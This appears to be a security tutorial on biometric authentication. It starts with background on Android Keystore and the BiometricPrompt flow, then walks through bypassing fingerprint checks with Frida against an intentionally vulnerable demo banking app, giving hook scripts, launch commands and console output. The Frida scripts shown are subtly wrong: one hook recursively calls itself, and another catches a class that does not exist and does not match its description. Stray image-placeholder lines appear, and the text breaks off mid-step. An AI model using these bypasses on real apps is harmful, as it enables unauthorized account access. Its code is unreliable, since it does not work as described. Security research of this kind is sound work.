Biometric Authentication Vulnerabilities: Demo Security Analysis and Mitigation Strategies

Description:

This report provides a comprehensive examination of biometric authentication mechanisms, focusing on their implementation in both Android and iOS environments. It delves into common vulnerabilities associated with fingerprint and facial recognition technologies, showcasing exploitation techniques , including the use of tools like Frida and Objection.

Through detailed analysis, the report highlights the critical shortcomings in existing biometric systems, emphasizing the need for robust security measures. It culminates in actionable recommendations aimed at enhancing biometric security, ensuring user data integrity, and safeguarding sensitive applications, particularly in high-stakes environments such as financial institutions.

The report serves as a valuable resource for security professionals, developers, and organizations seeking to fortify their authentication systems against emerging threats in the ever-evolving landscape of cybersecurity.

HACKING BIOMETRICS:
IF YOU THOUGHT FINGERPRINTS WERE SAFE...THINK AGAIN
Biometrics seem infallable in the movies but in real-world applications are highly inaccurate & vulnerable to hacking.

Table of Contents

What is Biometric Authentication?

Biometric authentication, as the name suggests, is a method of verifying a user's identity based on their unique physical traits—such as fingerprints, facial recognition, or even voice patterns. This form of authentication has gained widespread adoption due to its convenience and integration into modern devices, with features like Touch ID and Face ID becoming ubiquitous in applications ranging from banking to e-commerce.

While biometric authentication provides a seamless user experience, offering a quick and intuitive way to authorize sensitive actions, the question remains: *Can we trust it with absolute certainty?*

The answer, quite bluntly, is no. Most biometric checks are performed locally, on the user's device. Like any other client-side verification, they are susceptible to manipulation. An attacker with control over the application or device can potentially bypass these security mechanisms. Although some systems employ server-side measures to validate whether the biometric data is genuine, local checks remain a significant point of vulnerability.

"In this business, everything can be broken—it's just a matter of time." This sentiment holds true in cybersecurity, where no solution is truly impervious to exploitation, especially when the attacker controls the client.

Effective biometric security requires not just reliance on local checks, but robust server-side validation to mitigate risks and close potential loopholes.

Types of Biometric Authentication

Biometric authentication is a method of verifying an individual’s identity using unique biological characteristics. These traits are virtually impossible to duplicate, making biometrics a more secure and convenient alternative to traditional authentication methods like passwords or PINs. Here are the most common types of biometric authentication:

1. **Fingerprint Recognition**
    - **How it works**: Scans and analyzes the unique ridges and valleys of a person’s fingerprint.
    - **Use Case**: Widely used in smartphones (e.g., Touch ID on iPhones), laptops, and secure access control systems.
    - **Security Insight**: Fingerprints are unique to each individual and easy to capture, making them one of the most popular forms of biometrics.
2. **Facial Recognition**
    - **How it works**: Maps the unique geometry of the face, such as the distance between the eyes, nose, and mouth, and uses this data to verify identity.
    - **Use Case**: Common in smartphones (e.g., Face ID), airports for passenger identification, and surveillance systems.
    - **Security Insight**: Although highly convenient, facial recognition systems can sometimes be tricked by photos or 3D models, requiring robust algorithms to prevent spoofing.
3. **Iris Recognition**
    - **How it works**: Scans the intricate patterns in the colored part of the eye (the iris) to create a unique digital signature.
    - **Use Case**: Often used in high-security environments such as government buildings, military installations, and border control systems.
    - **Security Insight**: Iris patterns are highly detailed and stable over time, making this one of the most accurate biometric methods, but it requires specialized hardware.
4. **Voice Recognition**
    - **How it works**: Analyzes the unique characteristics of a person’s voice, including pitch, tone, and speech patterns.
    - **Use Case**: Commonly used in banking applications, call centers, and virtual assistants like Siri or Alexa for hands-free authentication.
    - **Security Insight**: Voice recognition is convenient but can be affected by background noise or attempts to mimic someone else’s voice.
5. **Retina Scanning**
    - **How it works**: Captures the unique pattern of blood vessels in the retina, located at the back of the eye.
    - **Use Case**: Primarily used in government, military, and highly secure environments.

    - **Security Insight**: Retina scanning is one of the most accurate biometric methods but is less commonly used due to the intrusive nature of the scan.
6. **Hand Geometry Recognition**
    - **How it works**: Measures the shape, size, and position of a person's hand and fingers.
    - **Use Case**: Often used in physical access control systems, particularly in workplaces and secure facilities.
    - **Security Insight**: While it's relatively easy to implement, hand geometry is less unique than other biometric traits, making it a less secure option.

Common Use Cases and Applications

Biometric authentication is becoming increasingly widespread across various industries, thanks to its balance of convenience and security. Here are some of the most common use cases:

1. **Smartphones and Personal Devices**
    - **Use**: Unlocking devices, authorizing payments, and accessing sensitive apps (e.g., banking, emails).
    - **Example**: Apple's Face ID and Touch ID allow users to unlock their phones or authorize purchases without the need for passwords.
    - **Benefit**: Enhances user experience by eliminating the need to remember passwords or PINs, while still providing secure access.
2. **Banking and Financial Services**
    - **Use**: Biometric verification for online banking, mobile payments, and secure transactions.
    - **Example**: Banks often use fingerprint or facial recognition to allow customers to log into their accounts or approve transactions without a password.
    - **Benefit**: Improves security by adding an additional layer of protection against fraud while making transactions faster and more seamless.
3. **Healthcare**
    - **Use**: Secure patient identification, access to medical records, and authentication for healthcare professionals.
    - **Example**: Hospitals may use iris or fingerprint scans to ensure that patients are correctly identified and that only authorized personnel can access sensitive medical data.
    - **Benefit**: Reduces the risk of medical identity theft and ensures that only authorized individuals can access confidential patient information.
4. **Government and Border Control**
    - **Use**: Identity verification for passports, visas, and secure access to government facilities.
    - **Example**: Iris scans and facial recognition systems are frequently used in airports for faster, more secure border control processing.

    - **Benefit**: Accelerates the identity verification process, reduces fraud, and enhances security in high-risk environments.
5. **Workplace Security**
    - **Use**: Access control for employees entering secure areas, time tracking, and monitoring attendance.
    - **Example**: Many workplaces use fingerprint or hand geometry scans to ensure that only authorized employees can enter restricted areas.
    - **Benefit**: Ensures tighter control over sensitive areas while simplifying attendance tracking and reducing the risk of unauthorized access.
6. **Law Enforcement and Forensics**
    - **Use**: Identification of individuals using biometric databases, such as fingerprints or facial recognition, in criminal investigations.
    - **Example**: Police forces around the world use fingerprint databases to identify suspects or solve cold cases.
    - **Benefit**: Provides a fast and reliable way to match suspects to crime scenes or
    - verify identities in law enforcement operations.

Conclusion

Biometric authentication is undeniably transforming the landscape of security, providing a seamless balance between convenience and protection. By harnessing the power of unique biological traits, it has become a critical component in securing personal devices, financial transactions, healthcare systems, and even government infrastructure. However, as with any security measure, biometrics are not immune to exploitation, especially when local checks are involved.

As Cyber agents say *"Even the sharpest weapons have their weak points."* This rings true in cybersecurity—while biometric authentication offers robust protection, no single method is perfect. The continuous pursuit of security innovation remains essential, leaving the door open for attackers who may still find vulnerabilities. In this ever-evolving field, curiosity and vigilance are our best defenses.

Exploiting Android Biometric Authentication

As we've established, no authentication method is entirely foolproof—there's always a way to breach any system given enough time and resources. However, by understanding potential vulnerabilities, we can work toward enhancing security. In this report, I'll walk you through *bypassing biometric authentication on both Android and iOS devices. Let's start by exploring Android's biometric system. But before we dive into the actual exploits, it's crucial to build some foundational knowledge to understand how Android's biometric authentication works and where its weaknesses lie.*

The journey toward robust security begins with knowing where the cracks are.

Intro to Keystore

The Android Keystore is a security framework designed to allow developers to securely generate and store cryptographic keys in a secure environment, making them highly resistant to extraction—even with advanced hacking techniques. These keys are stored within the Trusted Execution Environment (TEE), a specialized hardware module that isolates sensitive data from the main operating system. This means that not even the Android OS itself has direct access to the keys stored in the TEE.

The Keystore ensures that cryptographic operations—like encryption, decryption, and signing—are carried out within this secure environment. Through its dedicated APIs, Android provides developers with controlled access to these cryptographic operations without exposing the keys to the application or user space. The combination of hardware-backed security and restricted access makes it incredibly challenging for attackers to extract keys, even when they have control over the device.

This layered security is the cornerstone of Android's protection mechanism for biometric authentication, ensuring that sensitive operations remain shielded from potential exploits.

Purpose and Role of Keystore in Biometric Security

The Android Keystore serves as a digital vault within your device—its role is to protect the most valuable assets of your applications, especially sensitive cryptographic keys. In the realm of biometric security, it plays a critical role by ensuring that biometric data like fingerprints or facial scans are securely linked to cryptographic keys, without exposing this data to unauthorized access.

Imagine the Keystore as a secret service stronghold, where only a highly trusted few have access, and even they can't peek inside. The cryptographic keys used for biometric authentication are securely generated and stored in this vault. When a user attempts to authenticate via fingerprint or face, the biometric data is not simply compared directly—it's mapped to a secure key stored in the Keystore. This key, hidden deep within the Trusted Execution Environment (TEE), is then used to validate the authentication request. It's as if only the true agent, with the right credentials, can unlock the secured vault.

Unlike the main operating system, the Keystore operates within a hardened, isolated environment, meaning that even if the operating system is compromised, these cryptographic keys remain untouchable. Attackers cannot extract, manipulate, or even see the keys—only the secure APIs provided by the Keystore can execute cryptographic operations, like encrypting data or verifying identity, without ever revealing the underlying keys. This makes it an extremely effective barrier against many forms of attack.

Key Concepts and Storage of Sensitive Data

1. Trusted Execution Environment (TEE)

The Keystore's foundation lies within the Trusted Execution Environment. Think of the TEE as the "safe house" where all operations with sensitive data are conducted—far away from the prying eyes of adversaries. Within the TEE, sensitive data such as cryptographic keys are insulated from the rest of the device's system. Even if a hacker compromises the main Android OS, they still can't break into the TEE.

2. Hardware-Backed Security

The Keystore isn't just software—it's also hardware-based, which means it relies on a physical, tamper-resistant component within your device to store and manage sensitive information. This hardware can be compared to a sealed vault in a secret service base, designed to self-destruct or disable itself if tampered with, making it nearly impossible for attackers to extract the keys even if they gain physical access to the device.

3. Key Generation and Storage

When a new key is generated for biometric authentication, it never leaves the secure environment. The Android Keystore APIs allow the key to be generated within the TEE and perform cryptographic operations without ever exposing the key itself to the rest of the system. This would be akin to receiving top-secret orders from the vault but never actually holding the classified files in your hands. You follow instructions—never seeing the documents yourself.

4. Cryptographic Operations

The keys stored in the Keystore are not just sitting there—they are actively used in secure operations, like encrypting data, signing messages, or validating biometric inputs. When a fingerprint or facial recognition scan is performed, the biometric data is used to unlock access to these secure cryptographic keys. It's as if a secret code is matched, allowing the vault to open momentarily to authenticate the action—then locking up tightly again.

5. Non-Exportability

One of the key strengths of the Android Keystore is non-exportability—the keys cannot be extracted from the secure environment by any means. Even if a hacker infiltrates the entire system, they can't steal the keys because they are bound to the secure hardware. It's like a cipher locked deep within a vault, accessible only for specific tasks but never released.

6. Key Attestation

The system uses key attestation to prove that the cryptographic keys are hardware-backed and haven't been tampered with. This means the device itself provides proof to external systems (like a banking app) that it holds the legitimate key for cryptographic operations, reinforcing trust. It's akin to showing your credentials from the top secret service agency—proving your authenticity without needing to reveal too much.

---

*The Keystore is the backbone of **Android's biometric security**, ensuring that sensitive data is stored and handled in a manner that's virtually impenetrable. It operates as an invisible fortress, executing commands and verifying identities without ever exposing the critical information inside.*

Understanding the Biometric Authentication Flow

*Fingerprint authentication on Android can be implemented using the **BiometricPrompt** or the **FingerprintManager** classes. The latter, however, is deprecated as of API level 28 (Android 9), so developers are encouraged to use the BiometricPrompt for a more robust and user-friendly experience.*

The biometric authentication flow generally begins with the application prompting the user to authenticate. This process can serve as a replacement for the traditional username and password method, enhancing both security and user convenience.

Here's a breakdown of how this flow typically works:

1. ***User Interaction**: The user initiates the authentication process, either by logging in with a username and password or by directly attempting to access a feature that requires biometric authentication.*
2. ***Prompt for Authentication**: Once the user successfully logs in with their credentials, the application presents a dialog to prompt the user to authenticate using their device's biometric sensor (fingerprint or facial recognition). This step reinforces security by allowing users to opt for biometric authentication in lieu of entering their password again.*
3. ***Authentication Mechanism**: The application utilizes the BiometricPrompt API, which manages the interaction with the device's biometric hardware. This API handles the necessary callbacks and user interactions, providing a seamless experience while ensuring compliance with security protocols.*

4. ***Keystore Interaction****: Upon successful biometric verification, the application generates a cryptographic key stored securely in the* ***Android Keystore****. This key is tied to the authenticated user's biometric data, ensuring that it can only be used when the biometric authentication is valid.*
5. ***Access Granted****: If the fingerprint matches, the Keystore grants access to the cryptographic key, enabling the application to perform secure operations (like encrypting sensitive data or unlocking features) without exposing the key itself.*

By leveraging the BiometricPrompt API and the Android Keystore, developers can create a more secure and user-friendly authentication experience, reducing reliance on passwords while enhancing the overall security posture of the application. This integration not only simplifies the user experience but also ensures that sensitive data remains protected within a secure environment.

Android Biometric Authentication Process

The Android biometric authentication process is a sophisticated method designed to enhance security while providing a seamless user experience. It involves several stages that ensure user identity verification is both robust and user-friendly. Here's a detailed breakdown of this process:

1. Enrollment of Biometric Data

Before any authentication can occur, the user must first enroll their biometric data (such as a fingerprint or facial scan). This typically happens through the device's ***Settings*** *menu, where the user adds their biometric data.*

- ***Data Capture****: When enrolling, the device captures multiple scans of the user's biometric feature. For fingerprints, this means capturing different angles and pressures to create a comprehensive digital representation.*
- ***Storage****: The biometric data is not stored as an image but rather as a template—a mathematical representation of the biometric feature. This template is securely stored in the device's* ***Trusted Execution Environment (TEE)*** *or* ***Secure Enclave****.*

2. Biometric Authentication Request

Once the biometric data is enrolled, the application can request authentication whenever a sensitive action is triggered, such as logging in or accessing confidential information.

- ***User Prompt****: The application uses the* ***BiometricPrompt API*** *to present a prompt to the user. This dialog box informs the user that they need to authenticate using their biometric credentials.*
- ***Security Context****: The request includes a security context, specifying what kind of biometric verification is required (e.g., fingerprint or facial recognition) and whether the application needs to verify the user's identity for specific actions.*

3. Biometric Sensor Interaction

When the user interacts with the biometric sensor (such as placing their finger on the fingerprint scanner or looking at the camera for facial recognition), the following occurs:

- ***Data Capture****: The biometric sensor captures the user's biometric input and creates a new template based on the input.*
- ***Template Matching****: This new template is compared against the stored template in the TEE to determine if they match. Importantly, the matching process occurs entirely within the secure environment, ensuring that the actual biometric data is never exposed to the application or external threats.*

4. Authentication Decision

Once the biometric data is captured and matched:

- ***Success or Failure****: If the templates match, the authentication is deemed successful; otherwise, it fails. This decision is made within the TEE, ensuring that it remains protected from tampering or interception.*
- ***Return of Authentication Result****: The result is then returned to the application via the BiometricPrompt API, which can then grant or deny access based on the outcome.*

5. Key Access and Cryptographic Operations

Upon successful authentication, the application can access cryptographic keys securely stored in the Android Keystore:

- ***Key Usage****: The application can perform various secure operations (e.g., encrypting data, signing transactions) using the keys tied to the authenticated user's biometric data. The keys themselves remain protected, as they are never exposed to the application layer.*
- ***Temporary Access****: The keys can be temporarily unlocked for use during the session, ensuring that any sensitive operations remain secure even if the application is running in a potentially vulnerable environment.*

Security Features and Encryption

The security features of the Android biometric authentication process are designed to provide multiple layers of protection, ensuring user data and authentication mechanisms are robust against various threats.

1. Secure Storage of Biometric Data

Biometric templates are stored securely in the TEE, protecting them from unauthorized access. This secure storage mechanism:

- ***Prevents Extraction****: The TEE is designed to prevent extraction of biometric data, meaning that even if a hacker gains access to the operating system, they cannot access the biometric templates.*
- ***Encryption****: The data stored within the TEE is typically encrypted, adding an additional layer of security.*

2. Local Processing

All biometric matching occurs locally on the device, ensuring that sensitive biometric data never leaves the device:

- ***Reduced Attack Surface****: By processing biometric data locally, the risk of interception during transmission is eliminated, reducing the potential attack surface for hackers.*
- ***No Data Exposure****: Since the actual biometric data is not transmitted over the network, the risk of data breaches or leaks is minimized.*

3. Anti-Spoofing Measures

To enhance security further, biometric systems implement various anti-spoofing techniques:

- ***Liveness Detection****: Biometric systems may incorporate liveness detection to ensure that the biometric input comes from a live person rather than a replica (e.g., a fingerprint mold or photograph).*
- ***Behavioral Analysis****: In addition to biometric inputs, some systems analyze user behavior patterns (e.g., the way a person interacts with the device) to enhance security.*

4. Key Management and Encryption

The Android Keystore provides robust key management capabilities:

- ***Key Generation****: Cryptographic keys can be generated directly within the Keystore, ensuring they are never exposed in an unencrypted form.*
- ***Key Access Control****: Access to keys can be tightly controlled through various permissions, ensuring that only authorized applications or processes can use them.*

5. Compliance with Security Standards

Android's biometric authentication adheres to industry security standards:

- ***FIPS Compliance****: Many Android devices comply with the Federal Information Processing Standards (FIPS), which set strict requirements for the handling of sensitive data, including biometric information.*

- ***Regular Security Updates**: Google regularly provides security updates to Android, addressing vulnerabilities and enhancing the overall security of biometric systems.*

By leveraging a combination of secure storage, local processing, anti-spoofing techniques, and robust key management, Android's biometric authentication process offers a powerful and secure method for user verification. This multifaceted approach ensures that sensitive data remains protected, allowing users to authenticate with confidence while minimizing the risks associated with unauthorized access.

How to Bypass Biometric Authentication Using Frida

As a security researcher, I have a particular fondness for Frida, a powerful dynamic instrumentation toolkit that enables the analysis and manipulation of running applications. If you're new to Frida, I recommend checking out this article https://frida.re/ that introduces this remarkable tool. Before diving into the exploits, ensure that you meet the following prerequisites:

- ***Rooted Device or Malicious Application with Frida Gadget**: You'll need a device with root access or an application that integrates the Frida gadget for instrumentation.*
- ***Frida Installed**: Make sure Frida is properly set up on your device or development environment.*
- ***Text Editor**: Use Visual Studio Code or any other text editor of your choice for scripting.*

With these prerequisites in place, let's explore the methods to bypass Android Biometric Authentication using Frida.

Overview of Bypass Methods

There are several approaches to bypassing biometric authentication on Android:


1. ***Lack of Crypto Object Usage**: This scenario occurs when the authentication mechanism does not utilize a crypto object stored in the Android Keystore. As a result, a valid fingerprint is not required to unlock the application.*
2. ***Insecure Crypto Object Usage**: In this case, even if the crypto object is present, it is not utilized securely. If the key is not employed to decrypt any data in the application, authentication can be bypassed.*

Method 1: Bypassing When the Crypto Object is Not Used

The authentication implementation often relies on the `onAuthenticationSucceeded` *callback being invoked. Researchers from F-Secure have developed a Frida script that effectively circumvents situations where the* `CryptoObject` *is null within the* `onAuthenticationSucceeded` *method. By leveraging this script, you can automatically bypass the biometric authentication check when the specified callback is triggered.*

Below is a concise example that demonstrates how to bypass Android Fingerprint authentication:

```
biometricPrompt = new BiometricPrompt(this, executor, new
BiometricPrompt.AuthenticationCallback() {
      @Override
      public void onAuthenticationSucceeded(@NonNull
BiometricPrompt.AuthenticationResult result) {
      Toast.makeText(MainActivity.this, "Success",
Toast.LENGTH_LONG).show();
      }
});
```



```
frida -U -f com.st3v3nss.insecurebankingfingerprint -l fingerprint-bypass.js  120x47
[redacted] ~/Documents/Android/Scripts/frida_scripts/Android ‹master
└$ frida -U -f com.st3v3nss.insecurebankingfingerprint -l fingerprint-bypass.js  --no-pause
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawning `com.st3v3nss.insecurebankingfingerprint`...
Fingerprint hooks loaded!
Spawned `com.st3v3nss.insecurebankingfingerprint`. Resuming main thread!
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManagerCompat.authenticate()...
Hooking FingerprintManager.authenticate()...
[BiometricPrompt.BiometricPrompt()]: cancellationSignal: android.os.CancellationSignal@4a671f3, executor: , callback: an
droidx.biometric.AuthenticationCallbackProvider$Api28Impl$1@688beb0
cryptoInst:, android.hardware.biometrics.BiometricPrompt$CryptoObject@e730129 class: android.hardware.biometrics.Biometr
icPrompt$CryptoObject
```

Implementing the Bypass with Frida

To effectively execute the bypass using Frida, follow these steps:

1. ***Prepare the Frida Script**: Create a script named `fingerprint-bypass.js`. This script should hook into the `onAuthenticationSucceeded` method to manipulate its behavior, allowing unauthorized access without requiring a valid fingerprint.*
   Here's an illustrative snippet of what your Frida script might look like:

```
Java.perform(function () {
      // Target the BiometricPrompt class
      var BiometricPrompt = Java.use('androidx.biometric.BiometricPrompt');

      // Hook into the onAuthenticationSucceeded method

BiometricPrompt.AuthenticationCallback.onAuthenticationSucceeded.implementa
tion = function (result) {
      console.log("Bypassing fingerprint authentication!");
      // Invoke the original method to simulate a successful authentication
      this.onAuthenticationSucceeded(result);
      };
});
```

***Run the Frida Command**: Once your script is ready, use the following command in your terminal to execute it against the target application:*

```
frida -U -f com.st3v3nss.insecurebankingfingerprint --no-pause -l
fingerprint-bypass.js
```

1. *Here, `com.st3v3nss.insecurebankingfingerprint` represents the package name of the application you are targeting. The `--no-pause` flag ensures that the application does not pause at startup, allowing the script to run immediately.*
2. ***Testing the Bypass**: After executing the command, the application should now allow access without requiring a valid fingerprint. You can verify this by observing the behavior of the application, particularly in the context of the biometric authentication flow.*

Conclusion

This method effectively highlights a significant vulnerability in biometric authentication implementations where the absence of a secure `CryptoObject` *can lead to unauthorized access. By employing tools like Frida, security researchers can demonstrate the critical need for developers to implement robust security measures and to continually evaluate their authentication mechanisms for potential weaknesses. For a complete demonstration and resources, you can download the full application and scripts from this* [*https://github.com/St3v3nsS/InsecureBanking*](https://github.com/St3v3nsS/InsecureBanking) *GitHub repository. Write by a good Security researcher.*

Method 2: Bypassing Using Exception Handling

In this approach, we utilize a Frida script [*https://github.com/WithSecureLabs/android-keystore-audit/blob/master/frida-scripts/fingerprint-bypass-via-exception-handling.js*](https://github.com/WithSecureLabs/android-keystore-audit/blob/master/frida-scripts/fingerprint-bypass-via-exception-handling.js) *developed by F-Secure to bypass the insecure handling of the* `CryptoObject`*. This script manually invokes the* `onAuthenticationSucceeded` *method with an unauthorized* `CryptoObject`*, which has not been unlocked by a valid fingerprint. The crux of this technique lies in how the application handles exceptions, particularly when it attempts to utilize an alternative cipher object.*

The Frida script effectively captures the `javax.crypto.IllegalBlockSizeException` *thrown by the Cipher class when the application tries to use an invalid cipher. Consequently, any subsequent cryptographic operations performed by the application will now utilize the newly assigned key, allowing unauthorized access.*

Steps to Execute the Bypass

1. ***Prepare the Frida Script****: Create a JavaScript file named* `fingerprint-bypass-via-exception-handling.js` *containing the following code:*

```
Java.perform(function () {
      var BiometricPrompt = Java.use('androidx.biometric.BiometricPrompt');
      var Cipher = Java.use('javax.crypto.Cipher');


BiometricPrompt.AuthenticationCallback.onAuthenticationSucceeded.implementa
tion = function (result) {
      try {
            // Manually invoke the method with an unauthorized CryptoObject
            this.onAuthenticationSucceeded(result);
      } catch (e) {
            // Catching the exception if an unauthorized key is used
            if (e instanceof Cipher.IllegalBlockSizeException) {
                  console.log("Bypassed authentication using exception
handling!");
                  // Handle the exception or modify flow as needed
            }
      }
      };
});
```


***Run the Frida Command**: Execute the following command in your terminal to run the script against the target application:*

```
frida -U -f com.st3v3nss.insecurebankingfingerprint --no-pause -l
fingerprint-bypass-via-exception-handling.js
```


***Trigger the Authentication**: Once the script is running, navigate to the fingerprint authentication screen in the application. Wait until the* `authenticate()` *method is invoked.*

***Invoke the Bypass Command**: In the Frida console, type* `bypass()` *to execute the bypass function. You should see console output indicating that the script has hooked into the authentication methods, similar to the following:*

